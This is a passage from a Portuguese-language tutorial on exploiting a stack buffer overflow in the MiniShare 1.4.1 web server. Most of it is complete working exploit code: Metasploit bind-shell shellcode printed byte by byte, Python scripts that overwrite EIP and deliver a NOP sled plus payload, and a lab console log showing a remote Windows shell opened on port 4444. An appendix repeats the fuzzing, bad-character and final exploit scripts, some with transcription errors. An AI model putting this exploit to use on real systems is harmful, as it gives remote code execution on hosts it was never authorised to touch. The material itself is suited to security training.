raw,rb,ruby,sh,vbapplication,vbscript,asp,aspx,aspx-exe,dll,elf,elf-so,exe,exe-
only,exe-service,exe-small,hta-psh,loop-vbs,macho,msi,msi-nouac,osx-app,psh,psh-
net,psh-reflection,psh-cmd,vba,vba-exe,vba-psh,vbs,war
    -x <opt>  The executable template to use

msf payload(shell_bind_tcp) > generate -b '\x00\x0d' -t python

# windows/shell_bind_tcp - 355 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
buf =  ""
buf += "\xba\xb5\x19\x81\x9d\xd9\xe8\xd9\x74\x24\xf4\x5b\x2b"
buf += "\xc9\xb1\x53\x31\x53\x12\x03\x53\x12\x83\x5e\xe5\x63"
buf += "\x68\x5c\xfe\xe6\x93\x9c\xff\x86\x1a\x79\xce\x86\x79"
buf += "\x0a\x61\x37\x09\x5e\x8e\xbc\x5f\x4a\x05\xb0\x77\x7d"
buf += "\xae\x7f\xae\xb0\x2f\xd3\x92\xd3\xb3\x2e\xc7\x33\x8d"
buf += "\xe0\x1a\x32\xca\x1d\xd6\x66\x83\x6a\x45\x96\xa0\x27"
buf += "\x56\x1d\xfa\xa6\xde\xc2\x4b\xc8\xcf\x55\xc7\x93\xcf"
buf += "\x54\x04\xa8\x59\x4e\x49\x95\x10\xe5\xb9\x61\xa3\x2f"
buf += "\xf0\x8a\x08\x0e\x3c\x79\x50\x57\xfb\x62\x27\xa1\xff"
buf += "\x1f\x30\x76\x7d\xc4\xb5\x6c\x25\x8f\x6e\x48\xd7\x5c"
buf += "\xe8\x1b\xdb\x29\x7e\x43\xf8\xac\x53\xf8\x04\x24\x52"
buf += "\x2e\x8d\x7e\x71\xea\xd5\x25\x18\xab\xb3\x88\x25\xab"
buf += "\x1b\x74\x80\xa0\xb6\x61\xb9\xeb\xde\x46\xf0\x13\x1f"
buf += "\xc1\x83\x60\x2d\x4e\x38\xee\x1d\x07\xe6\xe9\x62\x32"
buf += "\x5e\x65\x9d\xbd\x9f\xac\x5a\xe9\xcf\xc6\x4b\x92\x9b"
buf += "\x16\x73\x47\x31\x1e\xd2\x38\x24\xe3\xa4\xe8\xe8\x4b"
buf += "\x4d\xe3\xe6\xb4\x6d\x0c\x2d\xdd\x06\xf1\xce\xf0\x8a"
buf += "\x7c\x28\x98\x22\x29\xe2\x34\x81\x0e\x3b\xa3\xfa\x64"
buf += "\x13\x43\xb2\x6e\xa4\x6c\x43\xa5\x82\xfa\xc8\xaa\x16"
buf += "\x1b\xcf\xe6\x3e\x4c\x58\x7c\xaf\x3f\xf8\x81\xfa\xd7"
buf += "\x99\x10\x61\x27\xd7\x08\x3e\x70\xb0\xff\x37\x14\x2c"
buf += "\x59\xee\x0a\xad\x3f\xc9\x8e\x6a\xfc\xd4\x0f\xfe\xb8"
buf += "\xf2\x1f\xc6\x41\xbf\x4b\x96\x17\x69\x25\x50\xce\xdb"
buf += "\x9f\x0a\xbd\xb5\x77\xca\x8d\x05\x01\xd3\xdb\xf3\xed"
buf += "\x62\xb2\x45\x12\x4a\x52\x42\x6b\xb6\xc2\xad\xa6\x72"
buf += "\xf2\xe7\xea\xd3\x9b\xa1\x7f\x66\xc6\x51\xaa\xa5\xff"
buf += "\xd1\x5e\x56\x04\xc9\x2b\x53\x40\x4d\xc0\x29\xd9\x38"
buf += "\xe6\x9e\xda\x68"

msf payload(shell_bind_tcp) >
```

Agora vamos inserir em nosso script de **exploit** o **shellcode** que acabamos de gerar com o **Framework Metasploit**, além disso, vamos anotar o endereço do **ESP (0x01583908)**, pois iremos injetar os **NOP-Sled** e nosso **shellcode** a partir desse endereço, para isso, devemos sobrescrever o registrador **EIP** com o endereço de **ESP**, mudando o fluxo da aplicação para nosso **shellcode**.

Autor: Wellington Silva
Revisor: André Silva



Figura 09 – Endereço do ESP

```
# Header and Trailer Protocol
header = "GET "
trailer = " HTTP/1.1\r\n\r\n"

# Trigger the Bug
trigger = "A" * 1787

# Handler Return Address (EIP) 0x01583908 --> ESP Address
ret = "\x08\x39\x58\x01"

# SHELLCODE
# windows/shell_bind_tcp - 355 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=

shellcode = (
"\xba\xb5\x19\x81\x9d\xd9\xe8\xd9\x74\x24\xf4\x5b\x2b"

--==[ Resumido ]==--

"\xd1\x5e\x56\x04\xc9\x2b\x53\x40\x4d\xc0\x29\xd9\x38"
"\xe6\x9e\xda\x68"
)

# NOP Sled
nopsled = "\x90" * (500 - len(shellcode))

payload = header + trigger + ret + nopsled + shellcode + trailer

sleep(1000)
```

Agora vamos tornar nosso **exploit** executável em seguida vamos explorar a vulnerabilidade de overflow injetando nossa **shellcode** interativa fazendo uma conexão na porta **4444/TCP** no sistema alvo.

```
root@kali-wellx64:~/dev/win_exploit# chmod a+x exploitMiniShare.py

root@kali-wellx64:~/dev/win_exploit# ./exploitMiniShare.py 192.168.5.229 80


###############################################################################
#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
###############################################################################

[-]Exploit send to target successfully...
[-]Telnet to port 4444 on target machine 192.168.5.229...

root@kali-wellx64:~/dev/win_exploit# nc 192.168.5.229 4444
```

```
(UNKNOWN) [192.168.5.229] 4444 (?) : Connection refused

root@kali-wellx64:~/dev/win_exploit# nc 192.168.5.229 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\user_h2s\Desktop\AppVuln\Minishare-1.4.1>exit
Exit
^C

root@kali-wellx64:~/dev/win_exploit#
```

Conseguimos explorar a falha, porém temos um tempo de processamento das requisições feita no servidor.

Para resolver isso eu importei a biblioteca **time** do **Python** e utilizei o **sleep** para deixar a aplicação aguardando por **20 segundos** até informar que foi explorado com sucesso.

O nome do script com as correções é o ***exploitMiniShare2.py***.

3 – Apêndice

Código-Fonte dos Scripts Python triggerMiniShare.py

```
#!/usr/bin/python
###############################################################################
#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
###############################################################################

import sys, socket

print '\n'
print
'###############################################################################'
print '#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka
Well)'
print '#   www.how2security.com.br'
print '#   Email: wellington @ how2security.com.br'
print
'###############################################################################\n'

try:
       IPAddr = sys.argv[1]
       PORT = int(sys.argv[2])
except IndexError:
       print '\nERROR: '
       print 'Usage: %s <target ip> <target port>' % sys.argv[0]
       print 'Example: %s 192.168.1.1 80\n' % sys.argv[0]

       sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
        sock.connect((IPAddr, PORT))
except socket.error, msg:
        sock.close()
        sock = None
        print "Destination Host or Service Unreachable\n"
        sys.exit(-1)

# Header and Trailer Protocol
header = "GET "
trailer = " HTTP/1.1\r\n\r\n"

# Trigger the bug
trigger = "A" * 2000

payload = (header + trigger + trailer)

sock.send(payload)

sock.close()

print '[-]Trigger send to target successfully...\n[-]Look at target machine...'
```

Código-Fonte dos Scripts Python fuzzyMiniShare.py

Autor: Wellington Silva
Revisor: André Silva

```
#!/usr/bin/python
################################################################################
#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

import sys, socket

print
'################################################################################'
print '#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka
Well)'
print '#   www.how2security.com.br'
print '#   Email: wellington @ how2security.com.br'
print
'################################################################################\n'

try:
       IPAddr = sys.argv[1]
       PORT = int(sys.argv[2])
except IndexError:
       print '\nERROR:'
       print 'Usage: %s <target ip> <target port>' % sys.argv[0]
       print 'Example: %s 192.168.1.1 80\n' % sys.argv[0]

       sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
        sock.connect((IPAddr, PORT))
except socket.error, msg:
        sock.close()
        sock = None
        print "Destination Host or Service Unreachable\n"
        sys.exit(-1)

# Header and Trailer Protocol
header = "GET "
trailer = " HTTP/1.1\r\n\r\n"

# FUZZY `locate pattern_create` 20000 || `locate pattern_offset` "Result EIP
Registry"
fuzzy = (
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac

--==[ Resumido ]==--

Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co"
)

payload = (header + trigger + trailer)

sock.send(payload)

sock.close()

print '[-]Fuzzy send to target successfully...\n[-]Look EIP|RIP registry  at
target machine...'
```

Autor: Wellington Silva
Revisor: André Silva

Código-Fonte dos Scripts Python do handlerMiniShare.py

```
#!/usr/bin/python
################################################################################
#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

import sys, socket

print '\n'
print
'################################################################################'
print '#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka
Well)'
print '#   www.how2security.com.br'
print '#   Email: wellington @ how2security.com.br'
print
'################################################################################\n'

try:
       IPAddr = sys.argv[1]
       PORT = int(sys.argv[2])
except IndexError:
       print '\nERROR:'
       print 'Usage: %s <target ip> <target port>' % sys.argv[0]
       print 'Example: %s 192.168.1.1 80\n' % sys.argv[0]

       sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
        sock.connect((IPAddr, PORT))
except socket.error, msg:
        sock.close()
        sock = None
        print "Destination Host or Service Unreachable\n"
        sys.exit(-1)

# Header and Trailer Protocol
header = "GET "
trailer = " HTTP/1.1\r\n\r\n"


# Trigger the Bug
trigger = "A" * 1787

# Handler Return Address (EIP)
retaddr = "B" * 4

# Handler ESP Registry
espreg = "C" * 4

# SHELLCODE
shellcode = "A" * (2000 - (1787 + 4 + 4))

payload = header + trigger + retaddr + espreg + shellcode + trailer

sock.send(payload)
```

Autor: Wellington Silva
Revisor: André Silva

```
sock.close()

print '[-]Fuzzy send to target successfully...\n[-]Look EIP|RIP registry  at
target machine...'
```

Código-Fonte dos do BadChar.c

```
/* $ gcc -g -o badchar badchar.c */

#include <stdio.h>

int main()
{
       int c=0;

       printf("\"");
       while (c<=255)
              printf("\\x%.2x", c++);
       printf("\"");
       printf("\n");

       return 0;
}
```

Código-Fonte dos Scripts Python do badcharMiniShare.py

```
#!/usr/bin/python
################################################################################
#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

import sys, socket

print '\n'
print
'################################################################################'
print '#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka
Well)'
print '#   www.how2security.com.br'
print '#   Email: wellington @ how2security.com.br'
print
'################################################################################\n'

try:
       IPAddr = sys.argv[1]
       PORT = int(sys.argv[2])
except IndexError:
       print '\nERROR:'
       print 'Usage: %s <target ip> <target port>' % sys.argv[0]
       print 'Example: %s 192.168.1.1 80\n' % sys.argv[0]

       sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
        sock.connect((IPAddr, PORT))
```

```
except socket.error, msg:
        sock.close()
        sock = None
        print "Destination Host or Service Unreachable\n"
        sys.exit(-1)

# Header and Trailer Protocol
header = "GET "
trailer = " HTTP/1.1\r\n\r\n"

# Trigger the Bug
trigger = "A" * 1787

# Handler Return Address (EIP)
retaddr = "B" * 4

# Look for Bad Characteres - look at badchar.c source file,
# in order to create full characters
# Before execute and find bad character, remove bad character belong, and run
again
badchar = (
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13
\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\
x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x
3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x5
0\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64
\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\
x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x
8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa
1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5
\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\
xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\x
de\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf
2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

# SHELLCODE
shellcode = "A" * (2500 - (1787 + 4 + 256))

payload = header trigger + retaddr + badchar + shellcode + trailer

sock.send(payload)

sock.close()

print '[-]Bad Characters send to target successfully...\n[-]Look for Memory Dump
in order to see crash shellcode at target machine...\n'
```

Código-Fonte dos Scripts Python do badcharMiniShare2.py

```
#!/usr/bin/python
##############################################################################
#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
##############################################################################

import sys, socket

print '\n'
```

Autor: Wellington Silva
Revisor: André Silva

```
print
'###########################################################################'
print '#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka
Well)'
print '#   www.how2security.com.br'
print '#   Email: wellington @ how2security.com.br'
print
'###########################################################################\n'

try:
       IPAddr = sys.argv[1]
       PORT = int(sys.argv[2])
except IndexError:
       print '\nERROR:'
       print 'Usage: %s <target ip> <target port>' % sys.argv[0]
       print 'Example: %s 192.168.1.1 80\n' % sys.argv[0]

       sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
        sock.connect((IPAddr, PORT))
except socket.error, msg:
        sock.close()
        sock = None
        print "Destination Host or Service Unreachable\n"
        sys.exit(-1)

# Header and Trailer Protocol
header = "GET "
trailer = " HTTP/1.1\r\n\r\n"

# Trigger the Bug
trigger = "A" * 1787

# Handler Return Address (EIP)
retaddr = "B" * 4

# Look for Bad Characteres - look at badchar.c source file,
# in order to create full characters
# Before execute and find bad character, remove bad character belong, and run
again
# Bad Chars:
# \x00 → Null Byte
# \x0D → CR ou \r
badchar = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15
\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\
x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x
3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x5
2\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66
\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\
x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x
8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa
3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7
\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\
xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x
e0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf
4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

```
# SHELLCODE
shellcode = "A" * (2500 - (1787 + 4 + 255))

payload = header trigger + retaddr + badchar + shellcode + trailer

sock.send(payload)

sock.close()

print '[-]Bad Characters send to target successfully...\n[-]Look for Memory Dump
in order to see crash shellcode at target machine...\n'
```

Código-Fonte dos Scripts Python do exploitMiniShare.py

```
#!/usr/bin/python
################################################################################
#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

import sys, socket

print '\n'
print
'################################################################################'
print '#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka
Well)'
print '#   www.how2security.com.br'
print '#   Email: wellington @ how2security.com.br'
print
'################################################################################\n'

try:
       IPAddr = sys.argv[1]
       PORT = int(sys.argv[2])
except IndexError:
       print '\nERROR:'
       print 'Usage: %s <target ip> <target port>' % sys.argv[0]
       print 'Example: %s 192.168.1.1 80\n' % sys.argv[0]

       sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
        sock.connect((IPAddr, PORT))
except socket.error, msg:
        sock.close()
        sock = None
        print "Destination Host or Service Unreachable\n"
        sys.exit(-1)

# Header and Trailer Protocol
header = "GET "
trailer = " HTTP/1.1\r\n\r\n"

# Trigger the Bug
trigger = "A" * 1787
```

Autor: Wellington Silva
Revisor: André Silva

```
# Handler Return Address (EIP) 0x01583908 --> ESP Address
ret = '\x08\x39\x58\x01'


# SHELLCODE
# windows/shell_bind_tcp - 355 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=

shellcode = (
"\xba\xb5\x19\x81\x9d\xd9\xe8\xd9\x74\x24\xf4\x5b\x2b"
"\xc9\xb1\x53\x31\x53\x12\x03\x53\x12\x83\x5e\xe5\x63"
"\x68\x5c\xfe\xe6\x93\x9c\xff\x86\x1a\x79\xce\x86\x79"
"\x0a\x61\x37\x09\x5e\x8e\xbc\x5f\x4a\x05\xb0\x77\x7d"
"\xae\x7f\xae\xb0\x2f\xd3\x92\xd3\xb3\x2e\xc7\x33\x8d"
"\xe0\x1a\x32\xca\x1d\xd6\x66\x83\x6a\x45\x96\xa0\x27"
"\x56\x1d\xfa\xa6\xde\xc2\x4b\xc8\xcf\x55\xc7\x93\xcf"
"\x54\x04\xa8\x59\x4e\x49\x95\x10\xe5\xb9\x61\xa3\x2f"
"\xf0\x8a\x08\x0e\x3c\x79\x50\x57\xfb\x62\x27\xa1\xff"
"\x1f\x30\x76\x7d\xc4\xb5\x6c\x25\x8f\x6e\x48\xd7\x5c"
"\xe8\x1b\xdb\x29\x7e\x43\xf8\xac\x53\xf8\x04\x24\x52"
"\x2e\x8d\x7e\x71\xea\xd5\x25\x18\xab\xb3\x88\x25\xab"
"\x1b\x74\x80\xa0\xb6\x61\xb9\xeb\xde\x46\xf0\x13\x1f"
"\xc1\x83\x60\x2d\x4e\x38\xee\x1d\x07\xe6\xe9\x62\x32"
"\x5e\x65\x9d\xbd\x9f\xac\x5a\xe9\xcf\xc6\x4b\x92\x9b"
"\x16\x73\x47\x31\x1e\xd2\x38\x24\xe3\xa4\xe8\xe8\x4b"
"\x4d\xe3\xe6\xb4\x6d\x0c\x2d\xdd\x06\xf1\xce\xf0\x8a"
"\x7c\x28\x98\x22\x29\xe2\x34\x81\x0e\x3b\xa3\xfa\x64"
"\x13\x43\xb2\x6e\xa4\x6c\x43\xa5\x82\xfa\xc8\xaa\x16"
"\x1b\xcf\xe6\x3e\x4c\x58\x7c\xaf\x3f\xf8\x81\xfa\xd7"
"\x99\x10\x61\x27\xd7\x08\x3e\x70\xb0\xff\x37\x14\x2c"
"\x59\xee\x0a\xad\x3f\xc9\x8e\x6a\xfc\xd4\x0f\xfe\xb8"
"\xf2\x1f\xc6\x41\xbf\x4b\x96\x17\x69\x25\x50\xce\xdb"
"\x9f\x0a\xbd\xb5\x77\xca\x8d\x05\x01\xd3\xdb\xf3\xed"
"\x62\xb2\x45\x12\x4a\x52\x42\x6b\xb6\xc2\xad\xa6\x72"
"\xf2\xe7\xea\xd3\x9b\xa1\x7f\x66\xc6\x51\xaa\xa5\xff"
"\xd1\x5e\x56\x04\xc9\x2b\x53\x40\x4d\xc0\x29\xd9\x38"
"\xe6\x9e\xda\x68"
)

# NOP Sled
nopsled = "\x90" * (500 - len(shellcode))



payload = header + trigger + ret + nopsled + shellcode + trailer

sock.send(payload)

sock.close()

print ('[-]Exploit send to target successfully...\n[-]Telnet to port 4444 on
target machine %s...\n' % IPAddr)
```

Código-Fonte dos Scripts Python do exploitMiniShare2.py

```
#!/usr/bin/python
```

Autor: Wellington Silva
Revisor: André Silva

```
################################################################################
#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

import sys, socket, time

print '\n'
print
'################################################################################'
print '#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka
Well)'
print '#   www.how2security.com.br'
print '#   Email: wellington @ how2security.com.br'
print
'################################################################################\n'

try:
       IPAddr = sys.argv[1]
       PORT = int(sys.argv[2])
except IndexError:
       print '\nERROR:'
       print 'Usage: %s <target ip> <target port>' % sys.argv[0]
       print 'Example: %s 192.168.1.1 80\n' % sys.argv[0]

       sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
        sock.connect((IPAddr, PORT))
except socket.error, msg:
        sock.close()
        sock = None
        print "Destination Host or Service Unreachable\n"
        sys.exit(-1)

# Header and Trailer Protocol
header = "GET "
trailer = " HTTP/1.1\r\n\r\n"

# Trigger the Bug
trigger = "A" * 1787

# Handler Return Address (EIP) 0x01583908 --> ESP Address
ret = '\x08\x39\x58\x01'


# SHELLCODE
# windows/shell_bind_tcp - 355 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=

shellcode = (
"\xba\xb5\x19\x81\x9d\xd9\xe8\xd9\x74\x24\xf4\x5b\x2b"
"\xc9\xb1\x53\x31\x53\x12\x03\x53\x12\x83\x5e\xe5\x63"
“\x68\x5c\xfe\xe6\x93\x9c\xff\x86\x1a\x79\xce\x86\x79"
"\x0a\x61\x37\x09\x5e\x8e\xbc\x5f\x4a\x05\xb0\x77\x7d"
"\xae\x7f\xae\xb0\x2f\xd3\x92\xd3\xb3\x2e\xc7\x33\x8d"
```

Autor: Wellington Silva
Revisor: André Silva

```
"\xe0\x1a\x32\xca\x1d\xd6\x66\x83\x6a\x45\x96\xa0\x27"
"\x56\x1d\xfa\xa6\xde\xc2\x4b\xc8\xcf\x55\xc7\x93\xcf"
"\x54\x04\xa8\x59\x4e\x49\x95\x10\xe5\xb9\x61\xa3\x2f"
"\xf0\x8a\x08\x0e\x3c\x79\x50\x57\xfb\x62\x27\xa1\xff"
"\x1f\x30\x76\x7d\xc4\xb5\x6c\x25\x8f\x6e\x48\xd7\x5c"
"\xe8\x1b\xdb\x29\x7e\x43\xf8\xac\x53\xf8\x04\x24\x52"
"\x2e\x8d\x7e\x71\xea\xd5\x25\x18\xab\xb3\x88\x25\xab"
"\x1b\x74\x80\xa0\xb6\x61\xb9\xeb\xde\x46\xf0\x13\x1f"
"\xc1\x83\x60\x2d\x4e\x38\xee\x1d\x07\xe6\xe9\x62\x32"
"\x5e\x65\x9d\xbd\x9f\xac\x5a\xe9\xcf\xc6\x4b\x92\x9b"
"\x16\x73\x47\x31\x1e\xd2\x38\x24\xe3\xa4\xe8\xe8\x4b"
"\x4d\xe3\xe6\xb4\x6d\x0c\x2d\xdd\x06\xf1\xce\xf0\x8a"
"\x7c\x28\x98\x22\x29\xe2\x34\x81\x0e\x3b\xa3\xfa\x64"
"\x13\x43\xb2\x6e\xa4\x6c\x43\xa5\x82\xfa\xc8\xaa\x16"
"\x1b\xcf\xe6\x3e\x4c\x58\x7c\xaf\x3f\xf8\x81\xfa\xd7"
"\x99\x10\x61\x27\xd7\x08\x3e\x70\xb0\xff\x37\x14\x2c"
"\x59\xee\x0a\xad\x3f\xc9\x8e\x6a\xfc\xd4\x0f\xfe\xb8"
"\xf2\x1f\xc6\x41\xbf\x4b\x96\x17\x69\x25\x50\xce\xdb"
"\x9f\x0a\xbd\xb5\x77\xca\x8d\x05\x01\xd3\xdb\xf3\xed"
"\x62\xb2\x45\x12\x4a\x52\x42\x6b\xb6\xc2\xad\xa6\x72"
"\xf2\xe7\xea\xd3\x9b\xa1\x7f\x66\xc6\x51\xaa\xa5\xff"
"\xd1\x5e\x56\x04\xc9\x2b\x53\x40\x4d\xc0\x29\xd9\x38"
"\xe6\x9e\xda\x68"
)

# NOP Sled
nopsled = "\x90" * (500 - len(shellcode))

payload = header + trigger + ret + nopsled + shellcode + trailer

sock.send(payload)

sock.close()

time.sleep(20)

print ('[-]Exploit send to target successfully...\n[-]Telnet to port 4444 on
target machine %s...\n' % IPAddr)
```

4 – Referências

Referências Bibliográficas

[1] Rufino, Nelson Murilo de Oliveira – Segurança em redes sem fio: Aprenda a proteger suas informações em ambientes Wi-Fi e Bluetooth, 3º Ed, 2011, São Paulo, Novatec Editora.

[2] Herath, Nishad – The State of Return Oriented Programming in Contemporary Exploit. Disponível em: <https://securityintelligence.com/return-oriented-programming-rop-contemporary-exploits/>. Acessado em: 23/05/2016.

[3] Munson, Lee – What is ROP and How do Hackers Use It. Disponível em: < http://www.security-faqs.com/what-is-rop-and-how-do-hackers-use-it.html>. Acessado em: 08/06/2016.

[4] Microsoft – O que é Prevenção de Execução de Dados?. Disponível em: < http://windows.microsoft.com/pt-br/windows-vista/what-is-data-execution-prevention>. Acessado em: 08/06/2016.

[5] Microsoft – Uma descrição detalhada do recurso DEP (Prevenção de execução de dados) no Windows XP SP 2, Windows XP Tablet PC SP2 2005 e Windows Server 2003. Disponível em: < https://support.microsoft.com/pt-br/kb/875352>. Acessado em: 08/06/2016.

[6] Microsoft – Windows ISV Software Security Defenses. Disponível em: <https://msdn.microsoft.com/en-us/library/bb430720.aspx>. Acessado em: 28/05/2016.

[7] Microsoft – Complete Winsock Client Code. Disponível em: < https://msdn.microsoft.com/en-us/library/windows/desktop/ms737591(v=vs.85).aspx>. Acessado em: 28/05/2016.

[8] Microsoft – SetProcessDEPPolicy function. Disponível em: < https://msdn.microsoft.com/en-us/library/windows/desktop/bb736299(v=vs.85).aspx>. Acessado em: 09/06/2016.

[9] Morimoto, Carlos E. – Buffer Overflow. Disponível em: <http://www.hardware.com.br/termos/buffer-overflow>. Acessado em: 18/08/2016.

[10] Exploit-DB – Buffer Overflow MiniShare 1.4.1. Disponível em: <https://www.exploit-db.com/exploits/616/>. Acessado em: 22/08/2016.